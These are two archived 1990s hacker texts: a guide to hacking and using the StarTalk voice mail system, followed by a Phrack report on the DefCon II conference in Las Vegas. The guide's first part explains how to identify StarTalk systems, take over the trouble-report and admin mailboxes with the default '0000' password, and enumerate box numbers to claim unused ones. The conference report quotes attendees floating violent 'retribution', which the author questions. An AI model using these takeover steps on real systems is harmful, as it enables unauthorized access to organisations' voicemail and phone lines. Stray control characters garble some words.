I have decided to write a hacking/user's guide for the StarTalk Voice Mail System because there is no guide for the StarTalk Voice Mail System, and almost no one has heard about it. Since this will be the first one for it, I will try and explain it as simply as possible. You might have heard of Northern Telecom. They are the makers of StarTalk, but they are also the makers of a very popular user-friendly Voice Mail System called 'Meridian Mail'. Both StarTalk and Meridian Mail run on the Norstar telephone system. StarTalk is designed to function as an extension of the Norstar telephone system. All the StarTalk software operation is done on a Norstar telephone set, so that means it doesn't run on a computer terminal. There are 3 different sizes and configurations that the StarTalk Voice Mail System comes with -

- Model 110 - 2 voice channels, with 1 hour and 50 minutes total storage.
- Model 165 - 4 voice channels, with 2 hours and 45 minutes total storage.
- Model 385 - 4 voice channels, with 6 hours and 25 minutes total storage. The capabilities of StarTalk Model 385 can be further expanded through an enhancement option, available in 4, 6 or 8 channel versions, which provides a total of 9 hours an 45 minutes of storage.

Right now, you might be wondering what the hell i'm talking about, but it's simple. The number of voice channels means how many voice mail users could be using their voice mail. So for example, 4 voice channels, means only 4 voice mail users could be on the voice mail system. The Model 110 can hold about 25 boxes, the Model 165 can hold 50 boxes and the Model 385 can hold 120 boxes and higher. So, it's better if you find a StarTalk Voice Mail System that is running Model 385. The part that says 'with 6 hours and 25 minutes total storage', means how many hours of messages it can store. The Model 385 is also upgradable. I could go on about the models but that's all we need to

know for now. So now that we've finished this, we will get into the part that you've been waiting for.

Finding a StarTalk Voice Mail System

You will probably not be able to recognize a StarTalk voice mail system if you find one using a war dialer, because when a StarTalk system answers, it will only have the company's personalized automated greeting. There are only two ways to get a StarTalk system: you either scan it out yourself or get it from someone else. If you get it from someone else, all the boxes will probably be gone, used or just not safe.

Recognizing a StarTalk Voice Mail System

Ok, now let's say you have come across a StarTalk system, how do you know that it's a StarTalk? As I said, you will not be able to tell if it's a StarTalk system by just calling it. If the system is a Startalk, when the company's personalized greeting answers, press '*' and it should say -

"Please enter the mailbox number, or press the # sign to use the directory"

Remember, if you press '*' and just sit there, it will repeat the message one more 'time, and then say "Exiting the system."

If you hit '**' it should say -

"Please enter your mailbox number and your password, then press # sign"

If you don't get anything like this, that means it's not a StarTalk Voice Mail System. If you are still not sure that you have a StarTalk System, then you can always call 416-777-2020 and listen to the voice and see if it matches with what you have found.

Finding a Virgin Box

This is a very interesting step and also an easy one. Once you have found a StarTalk Voice Mail System, the first thing you'll want to do is get some boxes on it. The interesting part is that you are always guaranteed to get one box on a StarTalk System. This is because every StarTalk System has a box that is for the voice mail users to leave any problems they are experiencing with their vmb. This is the box that almost always has a default on it, but if the System Admin is smart he will change it. So far, on all the StarTalk systems that I have come across the default for this box hasn't been changed. The box number is '101' and the defaults for StarTalk Voice Mail systems are '0000'. So the first thing you should do is call up the system and press *101 and the default greeting on the box should say (this greeting is for box 101 only) -

"This is the Trouble-Report mailbox, if you are experiencing difficulty
 using the messaging features, please leave your name, mailbox # and a
 detailed description of the problem" *BEEP*

If it says that, press '**' and then when it asks you to enter your mailbox number and your password, enter '1010000' and press the # sign. If you've followed everything I've said and the System Admin hasn't changed the default on this box, it should go ahead and ask you to enter your new personal mailbox password. There is another box number which is sometimes at the default which is the System Admin's box at 102. Although this is a System Admin box, the only System Admin option it has available is to leave a broadcast message, which leaves a message to all boxes on the system. This box will have the regular default greeting which is -

"This mailbox is not initialized and cannot accept messages, please
 try again later"

Do the same thing you did before, If it says that, press '**' and then when it asks you to enter your mailbox number and your password, enter '1020000' and press the # sign. If everything is fine, it should ask you to enter your new personal mailbox password. This is called Initializing your mailbox, and I'll talk about this later in this file. So, there you go, you've got your

box on a StarTalk System. All StarTalk Voice Mail Systems that I have run into so far have had 2-3 digit mailboxes. Now, to hack any other boxes through the system, you would have to go and keep on trying 3 digit mailbox number starting with 1XX, until you find an empty box with a regular default greeting. Let's say you find another empty box at box number 130, you will do the same thing, press '**' and when it asks you to enter your mailbox number and your password, enter '1300000' and press the # sign. One thing I like about box number '101' is that, a lot of System Admin's are not aware that it even exists, that is because they probably have a lousy TSR (Technical Service Rep). (This is the person that is suppose to help them install the Voice Mail System.)

What to do After you've Got A StarTalk Voice Mail Box

The rest of the file will concentrate on all the inside functions and options that a StarTalk Voice Mail Box has. We will be covering all these topics -

- o Initializing a Mailbox
- o Your Mailbox Greeting
- o Recording a Greeting
- o Choosing a Mailbox Greeting
- o Listening To Messages
- o Off-premise Message Notification
- o Setting Up Off-premise Message Notification
- o Disabling Off-premise Message Notification
- o Changing Off-premise Message Notification
- o Leaving a Mailbox Message
- o Message Delivery Options
- o Assigning the Target Attendant
- o Quick Reference Tips

Your Mailbox

Before you can use your mailbox, you must:

- open your mailbox
- change your password
- record your name
- record your personal mailbox greeting(s)

This is called Initializing your mailbox.

Initializing a Mailbox

To open and initialize your mailbox:

1. Press * * and Mailbox #
2. Enter the default password '0000'
3. To end the password, press #
4. The StarTalk voice prompt, asks you to enter your new personal mailbox password.
5. Using touchtones, enter your new mailbox password. Your password can be from 4 to 8 digits long, but it cannot start with zero.
6. To end your password, press #
7. After you have accepted your password, you are asked to record your name in the Company Directory, At the tone, record your name.
8. To end your recording, press #
9. To accept your recording, press #

You are now ready to record your personal mailbox greetings. Once your greetings are recorded, you have the option of selecting either your primary or alternate greeting. If you do not select a greeting, your primary greeting plays automatically.

Note: Initializing a mailbox is only done the first time you open your mailbox. You have to initialize your mailbox to receive messages.

Your Mailbox Greeting

Each mailbox has a primary and alternate greeting recorded by you. After you have recorded your personal mailbox greetings, you can choose which greeting you play to callers reaching your mailbox.

Recording a Greeting

To record your greetings, you must first open your mailbox. Once you have opened your mailbox:

1. Press 8
2. To select Greeting Options, press 2
3. To record your greeting, press 1
4. Select which greeting you are going to record.
   Note: You can choose to record either your primary or alternate mailbox greeting.
5. To record your greeting, press 1
6. At the tone, record your greeting.
7. To end your greeting, press #
8. To accept this recording, press #

Choosing a Mailbox Greeting

After the mailbox greeting is recorded, you can choose which greeting you are going to use. If you do not choose a mailbox greeting, Startalk automatically plays your primary greeting. To choose a mailbox greeting you must open your mailbox. Once you have opened your mailbox:

1. Press 8
2. To select Greeting Options, press 2
3. Press 2
4. Select which mailbox greeting your mailbox is going to use.

Listening To Messages

Each time you open your mailbox, StarTalk plays any Broadcast messages left by the System Admin (don't reply to them!), and also tells you how many other messages are in your mailbox. Messages are played beginning with any Urgent messages, followed by the first message left in your mailbox.

To listen to messages, you must open your mailbox. Once you have opened your mailbox:

1. To listen to messages, press 2 or to listen to your saved messages, press 6

Your first message starts to play. While listening to a message, or after a message has played, you can:

```
Replay the message          : 1 1
Back up 9 seconds           : 1
Pause and Continue          : 2 to pause then 2 to continue
Forward 9 seconds           : 3
Skip to the end of message  : 3 3
Play the previous message   : 4
Forward the message         : 5
Skip to the next message    : 6
Play time and date stamp    : 7
Save a Message              : 7 7
Erase the message           : 8
Reply to the message        : 9
Volume control              : *
```

Note: After listening to the messages left in your mailbox and exiting StarTalk, all messages you do not erase are automatically saved.

Off-premise Message Notification

Off-premise Message Notification, to a telephone number or a pager, alerts you when messages are left in your mailbox. Off-premise Message Notification

is enabled in the StarTalk Class of Service designation by the System Coordinator.

Setting Up Off-premise Message Notification

To set up Off-premise Message Notification, you must first open your mailbox. Once you have opened your mailbox:

1. Open the mailbox admin menu, press 8
2. Open the message notification menu, press 6
3. To set up message notification, press 1
4. To select a line, press 1
   Note: You can also select line, pool or intercom.
   (YOU HAVE TO SELECT LINE)
5. Enter a line, pool or IC number, press #
   Note: You have to enter '1', or '01' as the line if 1 doesn't work.
6. To accept the line, pool or IC number, press #
7. Enter the destination telephone number, press #
   Note: While you are entering a telephone number, you can press a dialpad number to represent dialtone recognition or other telephone number options. When StarTalk is installed with PBX or Centrex and you want to access an outside line, you must enter the command to recognize dial tone. For example enter 9 to access an outside line, press # then enter 4 to recognize dialtone press 2 followed by the destination number, press # and any required pauses. Each pause entered is four seconds long.
8. To end the telephone number, press #
9. To accept the telephone number, press #
10. To accept the destination type telephone, press # and move to step 12.
    To change the destination type to pager, press 1
    Note: The destination type can be either telephone or pager. StarTalk automatically selects telephone. When the pager destination type is selected, a pause must be inserted. The number of pauses required depends on the pager system being used.
11. To accept the destination type, press #
    If the message destination type is a telephone, you must set a start time.
12. Enter the time when Off-premise Message Notification is to start.
    Note: This is a four-digit field. Any single digit hour and minute must be preceded by a zero.
13. Press 1 for AM, 2 for PM.
14. To accept the start time, press #
15. Enter the time when Off-premise Message Notification is to stop.
    Note : This is a four-digit field. Any single digit hour and minute must be preceded by a zero.
16. Press 1 for AM, 2 for PM.
17. To accept the stop time, press #
18. To accept the message type NEW, press #
    To change the message type to URGENT, press 1
    Note: The default message type is NEW. This means you are notified whenever you receive a new message. Changing the message type changes NEW to URGENT. This means you are only notified when you receive an urgent message.
19. To accept the message type, press #

The Off-premise Message Notification will begin as soon as the start time is reached. You will be called whenever you receive a message.

Disabling Off-premise Message Notification

To disable Off-premise Message Notification, you must first open your mailbox, Once your mailbox is open:

1. Open the mailbox admin menu, press 8
2. To access the message notification menu, press 6
3. To listen to the options, press 2
4. To disable message notification, press 1

Off-premise Message Notification is disabled.

Changing Off-premise Message Notification

To change Off-premise Message Notification, you must first open your mailbox, Once you have opened your mailbox:

1. Open the mailbox admin menu, press 8
2. Open the message notification menu, press 6
3. To change message notification press 1
4. To select a line, press 1
5. Press 1
   If you wish to change the line, press #
6. Enter the new line number.
7. To end the line number, press #
8. To accept the line number, press #
9. Press 1
   If you do not wish to change the destination telephone number, press #
10. Enter the new destination telephone number.
11. To end the telephone number, press #
12. To accept the telephone number, press #
13. To change the destination type, press 1
14. To accept the destination type, press #
15. To change the start time, press 1
    If you do not wish to change the time, press #
16. Enter the time when Off-premise Message Notification is to start.
17. Press 1 for AM, 2 for PM.
18. To accept the start time, press #
19. To change the stop time, press 1
    If you do not wish to change the time, press #
20. Enter the time when Off-premise Message Notification is to stop.
21. Press 1 for AM, 2 for PM.
22. To accept the stop time, press #
23. To change the message type, press 1
24. To accept the message type, press #

Leaving a Mailbox Message

You can leave a message directly in any StarTalk mailbox, as long as that mailbox has been initialized.

To leave a mailbox message:

1. Enter the mailbox # and at the tone, record your message.
2. To end your recording, press #
3. For delivery options, press 3
4. To send your message, press #

Message Delivery Options

StarTalk provides you with four message delivery options, which are:

Certified 1 - This delivery option sends you a message and tells you if the person received and read your message, but this is only if the message is inside the system.

Urgent 2 - This delivery option marks the message, and plays it before playing other messages left in your mailbox.

Private 3 - This delivery option prevents a message from being forwarded to another mailbox.

Normal # - This delivery option sends a message to a mailbox. Normal messages are played in the order in which they are received, and can be forwarded to other mailboxes.

After you have recorded your mailbox message, press 3 to access delivery options. To use one of the delivery options, press the right delivery option number.

Note: When leaving a message, you can press 9 to listen to StarTalk voice prompts in the alternate language.

Assigning the Target Attendant

Anyone that presses [0] when they are connected to your box will be transferred to an operator if your Target Attendant is set to [0] or her mailbox #.

To change from the Operator to the Target Attendant -

1. Press 8
2. Press 5
3. Press 1
4. Enter <desired extension>
5. Press *

Quick Reference Tips

- To save time, you can just interrupt most prompts by press # or selecting a StarTalk option.

- If you get lost using StarTalk options, press * to replay the option list

```
```

Ok, this is the end of the StarTalk voice mail guide. I tried my best to make it as simple as I could with respect to both hacking it and using it. I plan on writing my next file on Smooth Operator, a PC-based information processing system. I will probably focus more on the terminal part of it. I will try and cover the logins and all other things needed to get around the system. If any readers out there have comments or suggestions on this article, or on my next article, please contact me.

If you would like to talk about this, you can find me on IRC with the nick 'redskull' or you can write me a message on my Internet Address.
Internet Address : redskull@io.org

I'd like to thank S. Cleft for giving me some tips and also discovering some of the things I've mentioned in this file.

```
```\032

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 19 of 28

****

DefCon II: Las Vegas

Cyber-Christ meets Lady Luck

July 22-24, 1994

by Winn Schwartau
(C) 1994

Las Vegas connotes radically different images to radically dif\037 ferent folks. The Rat Pack of Sinatra, Dean Martin and Sammy Davis Jr. elicits up the glistening self-indulgent imagery of Vegas' neon organized crime in the '50's (Ocean's Eleven displayed only minor hacking skills.)

Then there's the daily bus loads of elderly nickel slot gam\037 blers from Los Angeles and Palm Springs who have nothing better to do for twenty out of twenty four hours each day. (Their dead husbands were golf hacks.) Midwesterners now throng to the Mississippi River for cheap gambling.

Recreational vehicles of semi-trailor length from East Bullock, Montana and Euclid, Oklahoma and Benign, Ohio clog routes 80 and 40 and 10 to descend with a vengeance upon an asphalt home away from home in the parking lot of Circus Circus. By cul\037 tural demand, every Rv'er worth his salt must, at least once in his life, indulge in the depravity of Glitter Gulch.

And so they come, compelled by the invisibly insidious derelict attraction of a desert Mecca whose only purpose in life is to suck the available cash from addicted visitor's electronic purses of ATM and VISA cards. (Hacker? Nah . . .)

Vegas also has the distinction of being home to the largest of the largest conventions and exhibitions in the world. Comdex is the world's largest computer convention where 150,000 techno-dweebs and silk suited glib techno-marketers display their wares to a public who is still paying off the 20% per annum debt on last year's greatest new electronic gismo which is now rendered thoroughly obsolete. And the Vegas Consumer Elec\037 tronic Show does for consumer electronics what the First Amend\037 ment does for pornography. (Hackers, are we getting close?)

In between, hundreds upon hundreds of small conferences and conventions and sales meetings and annual excuses for excess all select Las Vegas as the ultimate host city. Whatever you want, no matter how decadent, blasphemous, illegal or immoral, at any hour, is yours for the asking, if you have cash or a clean piece of plastic.

So, it comes as no surprise, that sooner or later, (and it turns out to be sooner) that the hackers of the world, the computer hackers, phone phreaks, cyber-spooks, Information Warriors, data bankers, Cyber-punks, Cypher-punks, eavesdroppers, chippers, virus writers and perhaps the occasional Cyber Christ again picked Las Vegas as the 1994 site for DefCon II.

You see, hackers are like everyone else (sort of) and so they, too, decided that their community was also entitled to hold conferences and conventions.

DefCon (as opposed to Xmas's HoHoCon), is the premier mid-year hacker extravaganza. Indulgence gone wild, Vegas notwithstanding

if previous Cons are any example; but now put a few hundred techno-anarchists together in sin city USA, stir in liberal doses of illicit controlled pharmaceutical substances, and we have a party that Hunter Thompson would be proud to attend.

All the while, as this anarchistic renegade regiment marches to the tune of a 24 hour city, they are under complete surveillance of the authorities. Authorities like the FBI, the Secret Serv\037 ice, telephone security . . . maybe even Interpol. And how did the "man" arrive in tow behind the techno-slovens that belong behind bars?

They were invited.

And so was I. Invited to speak. (Loose translation for standing up in front of hundreds of hackers and being verbally skewered for having an opinion not in 100% accordance with their own.)

"C'mon, it'll be fun," I was assured by DefCon's organizer, the Dark Tangent.

"Sure fired way to become mutilated monkey meat," I responded. Some hackers just can't take a joke, especially after a prison sentence and no opposite-sex sex.

"No really, they want to talk to you . . ."

"I bet."

It's not that I dislike hackers - on the contrary. I have even let a few into my home to play with my kids. It's just that, so many of the antics that hackers have precipitated at other Cons have earned them a reputation of disdain by all, save those who remember their own non-technical adolescent shenanigans. And I guess I'm no different. I've heard the tales of depraved indif\037 ference, hotel hold-ups, government raids on folks with names similar to those who are wanted for pushing the wrong key on the keyboard and getting caught for it. I wanted to see teens and X-generation types with their eyes so star sapphire glazed over that I could trade them for chips at the craps table.

Does the truth live up to the fiction? God, I hope so. It'd be downright awful and unAmerican if 500 crazed hackers didn't get into at least some serious trouble.

So I go to Vegas because, because, well, it's gonna be fun. And, if I'm lucky, I might even see an alien spaceship.

For you see, the party has already begun.

I go to about 30 conventions and conferences a year, but rarely if ever am I so Tylonol and Aphrin dosed that I decide to go with a severe head cold. Sympomatic relief notwithstanding I debated and debated, and since my entire family was down with the same ailment I figured Vegas was as good a place to be as at home in bed. If I could survive the four and half hour plane flight without my Eustahian tubes rocketing through my ear drums and causing irreparable damage, I had it made.

The flight was made tolerable becuase I scuba dive. Every few minutes I drowned out the drone of the engines by honking uncon\037 trollably like Felix Ungerto without his aspirator. To the chagrin of my outspoken counter surveillance expert and traveling mate, Mike Peros and the rest of the first class cabin, the captain reluctantly allowed be to remain on the flight and not be expelled sans parachute somewhere over Southfork, Texas. Snort, snort. Due to extensive flirting with the two ladies across the aisle, we made the two thousand mile trek in something less than 34 minutes . . . or so it seemed. Time flies took on new mean\037

ing.

For those who don't know, the Sahara Hotel is the dregs of the Strip. We were not destined for Caesar's or the MGM or any of the new multi-gazillion dollar hotel cum casinos which produce pedestrian stopping extravaganzas as an inducement to suck in little old ladies to pour endless rolls of Washington quarters in mechanical bottomless pits. The Sahara was built some 200 years ago by native slave labor whose idea of plumbing is clean sand and decorators more concerned with a mention in Mud Hut Daily than Architectural Digest. It was just as depressingly dingy and solicitly low class as it was when I forced to spend eleven days there (also with a killer case of the flu) for an extended Comdex computer show. But, hey, for a hacker show, it was top flight.

"What hackers?" The desk clerk said when I asked about the show.

I explained. Computer hackers: the best from all over the coun\037try. "I hear even Cyber Christ himself might appear."

Her quizzical look emphasized her pause. Better to ignore a question not understood than to look stupid. "Oh, they'll be fine, We have excellent security." The security people, I found out shortly thereafter knew even less: "What's a hacker?" Too much desert sun takes its toll. Proof positive photons are bad for neurons.

Since it was still only 9PM Mike and I sucked down a couple of $1 Heinekens in the casino and fought it out with Lineman's Switch\037ing Union representatives who were also having their convention at the Sahara. Good taste in hotels goes a long way.

"$70,000 a year to turn a light from red to green?" we com\037plained.

"It's a tension filled job . . .and the overtime is murder."

"Why a union?"

"To protect our rights."

"What rights?"

"To make sure we don't get replaced by a computer . . ."

"Yeah," I agreed. "That would be sad. No more Amtrak disasters." The crowd got ugly so we made a hasty retreat under the scrutiny of casino security to our rooms. Saved.

Perhaps if I noticed or had read the original propaganda on DefCon, I might have known that nothing significant was going to take place until the following (Friday) evening I might have missed all the fun.

For at around 8AM, my congestion filled cavities and throbbing head was awakened by the sound of an exploding toilet. It's kind of hard to explain what this sounds like. Imagine a toilet flushing through a three megawatt sound system at a Rolling Stones concert. Add to that the sound of a hundred thousand flu victims standing in an echo chamber cleansng their sinuses into a mountain of Kleenex while three dozen football referees blow their foul whistles in unison, and you still won't come close to the sheer cacophonous volume that my Saharan toilet exuded from within its bowels. And all for my benefit.

The hotel manager thought I was kidding. "What do you mean exploded?"

"Which word do you not understand?" I growled in my early morning sub-sonic voice. "If you don't care, I don't."

My bed was floating. Three or maybe 12 inches of water created the damnedest little tidal wave I'd ever seen, and the sight and sound of Lake Meade in room 1487 only exascerbatd the pressing need to relieve myself. I dried my feet on the extra bed linens, worried about electrocution and fell back asleep. It could have been 3 minutes or three hours later - I have no way to know - but my hypnogoic state was rudely interrupted by hotel mainte\037 nance pounding at the door with three fully operational muffler- less jack hammers.

"I can't open it," I bellowed over the continual roar of my personal Vesuvius Waterfall. "Just c'mon in." The fourteenth floor hallway had to resemble an underwater coral display becuase the door opened ever so slowly..

"Holy Christ!"

Choking back what would have been a painful laugh, I somehow eeked out the words, with a smirk, "Now you know what an explo- ding toilet is like."

For, I swear, the next two hours three men whose English was worse than a dead Armadillo attempted to suck up the Nile River from my room and the hallway. Until that very moment in time, I didn't know that hotels were outfitted with vacuum cleaners specifically designed to vacuum water. Perhaps this is a regular event.

Everyone who has ever suffered through one bitches about Vegas buffets, and even the hackers steered away from the Sahara's $1.95 "all you can eat" room: "The Sahara's buffet is the worst in town; worse than Circus Circus." But since I had left my taste buds at 37,000 feet along with schrapneled pieces of my inner ear, I sought out sustenance only to keep me alive another 24 hours.

By mid afternoon, I had convinced myself that outside was not the place to be. After only eighteen minutes of 120 sidewalk egg- cooking degrees, the hot desert winds took what was left of my breath away and with no functioning airways as it was, I knew this was a big mistake. So, hacker convention, ready or not, here I come.

Now, you have to keep in mind that Las Vegas floor plans are designed with a singular purpose in mind. No matter where you need to go, from Point A to Point B or Point C or D or anywhere, the traffic control regulations mandated by the local police and banks require that you walk by a minimum of 4,350 slot machines, 187 gaming tables of various persuasions and no less than 17 bars. Have they no remorse? Madison Avenue ad execs take heed!

So, lest I spend the next 40 years of my life in circular pursuit of a sign-less hacker convention losing every last farthing I inherited from dead Englishmen, I asked for the well hidden loca- tion at the hotel lobby.

"What hackers?" There goes that nasty photon triggered neuron depletion again.

"The computer hackers."

"What computer hackers. We don't have no stinking hackers . . ." Desk clerk humor, my oxymoron for the week.

I tried the name: DefCon II.

"Are we going to war?" one ex-military Uzi-wielding guard said recognizing the etymology of the term.

"Yesh, it's true" I used my most convincing tone. "The Khasaks\037 tanis are coming with nuclear tipped lances riding hundred foot tall horses. Paris has already fallen. Berlin is in ruins. Aren't you on the list to defend this great land?"

"Sure as shit am!" He scampered off to the nearest phone in an effort to be the first on the front lines. Neuron deficiency beyong surgical repair..

I slithered down umpteen hallways and casino aisles lost in the jungle of jingling change. Where the hell are the hackers? "They must be there," another neuron-impoverished Saharan employ\037 ee said as he pointed towards a set of escalators at the very far end of the casino.

All the way at the end of the almost 1/4 mile trek through Sodom and Gonorrhea an 'up' escalator promised to take me to hackerdom. Saved at last. Upstairs. A conference looking area. No signs anywhere, save one of those little black Velcro-like stick-em signs where you can press on white block letters.

No Mo Feds

I must be getting close. Aha, a maintenance person; I'll ask him. "What hackers? What's DefCon."

Back downstairs, through the casino, to the front desk, back through the casino, up the same escalator again. Room One I was told. Room One was empty. Figures. But, at the end of a hallway, past the men's room and the phones, and around behind Room One I saw what I was looking for: a couple of dozen T-shirt\037 ed, Seattle grunged out kids (read: under 30) sitting at uncov\037 ered six foot folding tables hawking their DefCon II clothing, sucking on Heinekens and amusing themselves with widely strewn backpacks and computers and cell phones.

I had arrived!

* * * *

You know, regular old suit and tie conferences could learn a thing or two from Jeff Moss, the man behind DefCon II. No fancy badge making equipment; no $75 per hour union labor built regis\037 tration desks; no big signs proclaiming the wealth of knowledge to be gained by signing up early. Just a couple of kids with a sheet of paper and a laptop.

It turned out I was expected. They handed me my badge and what a badge it was. I'm color blind, but this badge put any psychedel\037 ically induced spectral display to shame. In fact it was a close match to the Sahara's mid 60's tasteless casino carpeting which is so chosen as to hide the most disgusting regurgative blessing. But better and classier.

The neat thing was, you could (in fact had to) fill out your own badge once your name was crossed off the piece of paper that represented the attendee list.

Name:
Subject of Interest:
E-Mail:

Fill it out any way you want. Real name, fake name, alias, handle - it really doesn't matter cause the hacker underground ethic encourages anonymity. "We'd rather not know who you are anyway, unless you're a Fed. Are you a Fed?"

A couple of lucky hackers wore the ultimate badge of honor. An "I Spotted A Fed" T-shirt. This elite group sat or lay on the

ground watching and scouring the registration area for signs that someone, anyone, was a Fed. They really didn't care or not if you were a Fed - they wanted the free T-shirt and the peer re\037spect that it brought.

I'm over 30 (OK, over 35) and more than a few times (OK, a little over 40) I had to vehemently deny being a Fed. Finally Jeff Moss came to the rescue.

"He's not a Fed. He's a security guy and a writer."

"Ugh! That's worse. Can I get a T-shirt cause he's a writer?" No way hacker-breath.

Jeff. Jeff Moss. Not what I expected. I went to school with a thousand Jeff Mosses. While I had hair down to my waist, wearing paisley leather fringe jackets and striped bell bottoms so wide I appeared to be standing on two inverted ice cream cones, the Jeff Mosses of the world kept their parents proud. Short, short cropped hair, acceented by an ashen pall and clothes I stlll wouldn't wear today. They could get away with anything cause they didn't look the part of radical chic. Jeff, I really like Jeff: he doesn't look like what he represents. Bruce Edelstein, (now of HP fame) used to work for me. He was hipper than hip but looked squarer than square. Now today that doesn't mean as much as it used to, but we ex-30-somethings have a hard time forget\037ting what rebellion was about. (I was suspended 17 times in the first semester of 10th grade for wearing jeans.)

Jeff would fit into a Corporate Board Meeting if he wore the right suit and uttered the right eloquencies: Yes, that's it: A young Tom Hanks. Right. I used to hate Tom Hanks (Splash, how fucking stupid except for the TV-picture tube splitting squeals) but I've come to respect the hell out of him as an actor. Jeff never had to pass through that first phase. I instantly liked him and certainly respect his ability to pull off a full fledged conference for only $5000.

You read right. Five grand and off to Vegas with 300 of your closest personal friends, Feds in tow, for a weekend of electron\037ic debauchery. "A few hundred for the brochure, a few hundred hear, a ton in phone bills, yeah, about $5000 if no one does any damage." Big time security shows cost $200,000 and up. I can honestly say without meaning anything pejorative at any of my friends and busienss acquaintances, that I do not learn 40 times as much at the 'real' shows. Something is definitely out of whack here. Suits want to see suits. Suits want to see fancy. Suits want to see form, substance be damned. Suits should take a lesson from my friend Jeff.

* * * * *

I again suffered through a tasteless Saharan buffer dinner which cost me a whopping $7.95. I hate grits - buttered sand is what I call them - but in this case might well have been preferable. Somehow I coerced a few hackers to join me in the ritualistic slaughter of our taste buds and torture of our intestines. They were not pleased with my choice of dining, but then who gives a shit? I couldn't taste anything anyway. Tough.

To keep our minds off of the food we talked about something much more pleasant: the recent round of attacks on Pentagon computers and networks. "Are the same people involved as in the sniffing attacks earlier this year?" I asked my triad of dinner mates.

"Indubitably."

"And what's the reaction from the underground - other hackers?"

Coughs, sniffs. Derisive visual feedback. Sneers. The finger.

"We can't stand 'em. They're making it bad for everybody." Two fingers.

By and large the DefCon II hackers are what I call 'good hackers' who hack, and maybe crack some systems upon occasion, but aren't what I refer to as Information Warriors in the bad sense of the word. This group claimed to extol the same position as most of the underground would: the Pentagon sniffing crackers - or whoever who is assaulting thousands of computers on the net - must be stopped.

"Scum bags, that what they are." I asked that they not sugarcoat their feelings on my behalf. I can take it. "These fuckers are beyond belief; they're mean and don't give a shit how much damage they do." We played with our food only to indulge in the single most palatable edible on display: ice cream with gobs of choco\037late syrup with a side of coffee. .

The big question was, what to do? The authorities are certainly looking for a legal response; perhaps another Mitnick or Phiber Optik. Much of the underground cheered when Mark Abene and others from the reknowned Masters of Destruction went to spend a vacation at the expense of the Feds. The MoD was up to no good and despite Abene's cries that there was no such thing as the MoD, he lost and was put away. However many hackers believe as I do, that sending Phiber to jail for hacking was the wrong punish\037ment. Jail time won't solve anything nor cure a hacker from his first love. One might as well try to cure a hungry man from eating: No, Mark did wrong, but sending him to jail was wrong, too. The Feds and local computer cops and the courts have to come up with punishments appropriate to the crime. Cyber-crimes (or cyber-errors) should not be rewarded by a trip to an all male hotel where the favorite toy is a phallically carved bar of soap.

On the other hand, hackers in general are so incensed over the recent swell of headline grabbing break-ins, and law enforcement has thus far appeared to be impotent, ("These guys are good.") that many are searching for alternative means of retribution.

"An IRA style knee capping is in order," said one.

"That's not good enough, not enough pain," chimed in another. (Sip, sip. I can almost taste the coffee.)

"Are you guys serious?" I asked. Violence? You? I thought I knew them better than that. I know a lot of hackers, none that I know of is violent, and this extreme Pensacola retribution attitude seemed tottally out of character. "You really wouldn't do that, would you?" My dinner companions were so upset and they claimed to echo the sentiment of all good-hackers in good stand\037ing, that yes, this was a viable consideration.

"The Feds aren't doing it, so what choice do we have? I've heard talk about taking up a collection to pay for a hit man . . ." Laughter around, but nervous laughter.

"You wouldn't. . ." I insisted.

"Well, probably not us, but that doesn't mean someone else doesn't won't do it."

"So you know who's behind this whole thing."

"Fucking-A we do," said yet another hacker chomping at the bit. He was obviously envisioning himself with a baseball bat in his hand.

"So do the Feds."

So now I find myself in the dilemma of publishing the open secret of who's behind the Internet sniffing and Pentagon break ins, but after talking to people from both the underground and law en\037 forcement, I think I'll hold off awhile It serves no immediate purpose other than to warn off the offenders, and none of us want that.

Obviously all is not well in hacker-dom.

* * * * *

The registration area was beyond full; computers, backpacks everywhere, hundreds of what I have to refer to as kids and a fair number of above ground security people. Padgett Peterson of Martin Marietta was going to talk about viruses, Sara Gordon on privacy, Mark Aldrich is a security guy from DC., and a bunch of other folks I see on the seemingly endless security trade show circuit. Jeff Moss had marketed himself and the show excellently. Los Angeles sent a TV crew, John Markoff from the New York Times popped in as did a writer from Business Week. (And of course, yours truly.)

Of the 360 registrees ("Plus whoever snuck in," added Jeff) I guess about 20% were so-called legitimate security people. That's not to belittle the mid-20's folks who came not because they were hackers, but because they like computers. Period. They hack for themselves and not on other systems, but DefCon II offered some\037 thing for everyone.

I remember 25 years ago how my parents hated the way I dressed for school or concerts or just to hang out: God forbid! We wore those damned jeans and T-shirts and sneakers or boots! "Why can't you dress like a human being," my mother admonished me day after day, year after year. So I had to check myself because I can't relate to Seattle grunge-ware. I'm just too damned old to wear shirts that fit like kilts or sequin crusted S&M leather straps. Other than the visual cacophony of dress, every single hacker/phreak that I met exceeded my expectations in the area of deportment.

These are not wild kids on a rampage. The stories of drug-in\037 duced frenzies and peeing in the hallways and tossing entire rooms of furniture out of the window that emanated from the HoHoCons seemed a million miles away. This was admittedly an opportunity to party, but not to excess. There was work to be done, lessons to be learned and new friends to make. So getting snot nosed drunk or ripped to the tits or Ecstatically high was just not part of the equation. Not here.

Now Vegas offers something quite distinct from other cities which host security or other conventions. At a Hyatt or a Hilton or any other fancy-ass over priced hotel, beers run $4 or $5 a crack plus you're expected to tip the black tied minimum wage worker for popping the top. The Sahara (for all of the other indignities we had to suffer) somewhat redeemed itself by offer\037 ing an infinite supply of $1 Heinekens. Despite hundreds of beer bottle spread around the huge conference area (the hotel was definitely stingy in the garbage pail business) public drunken\037 ness was totally absent. Party yes. Out of control? No way. Kudos!

Surprisingly, a fair number of women (girls) attended. A handful were there 'for the ride' but others . . . whoa! they know their shit.

I hope that's not sexist; merely an observation. I run across so few technically fluent ladies it's just a gut reaction. I wish there were more. In a former life, I owned a TV/Record produc\037 tion company called Nashville North. We specialized in country rock taking advantage of the Urban Cowboy fad in the late 1970's.

Our crew of producers and engineers consisted of the "Nashville Angels." And boy what a ruckus they would cause when we recorded Charlie Daniels or Hank Williams: they were stunning. Susan produced and was a double for Jacqueline Smith; we called Sally "Sabrina" because of her boyish appearance and resemblance to Kate Jackson. A super engineer. And there was Rubia Bomba, the Blond Bombshell, Sherra, who I eventually married: she knew country music inside and out - after all she came from Nashville in the first place.

When we would be scheduled to record an act for live radio, some huge famous country act like Asleep at The Wheel of Merle Haggard or Johnny Paycheck or Vassar Clements, she would wince in disbe\037 lief when we cried, "who's that?" Needless to say, she knew the songs, the cues and the words. They all sounded alike. Country Music? Ecch. (So I learned.)

At any rate, ladies, we're equal opportunity offenders. C'mon down and let's get technical.

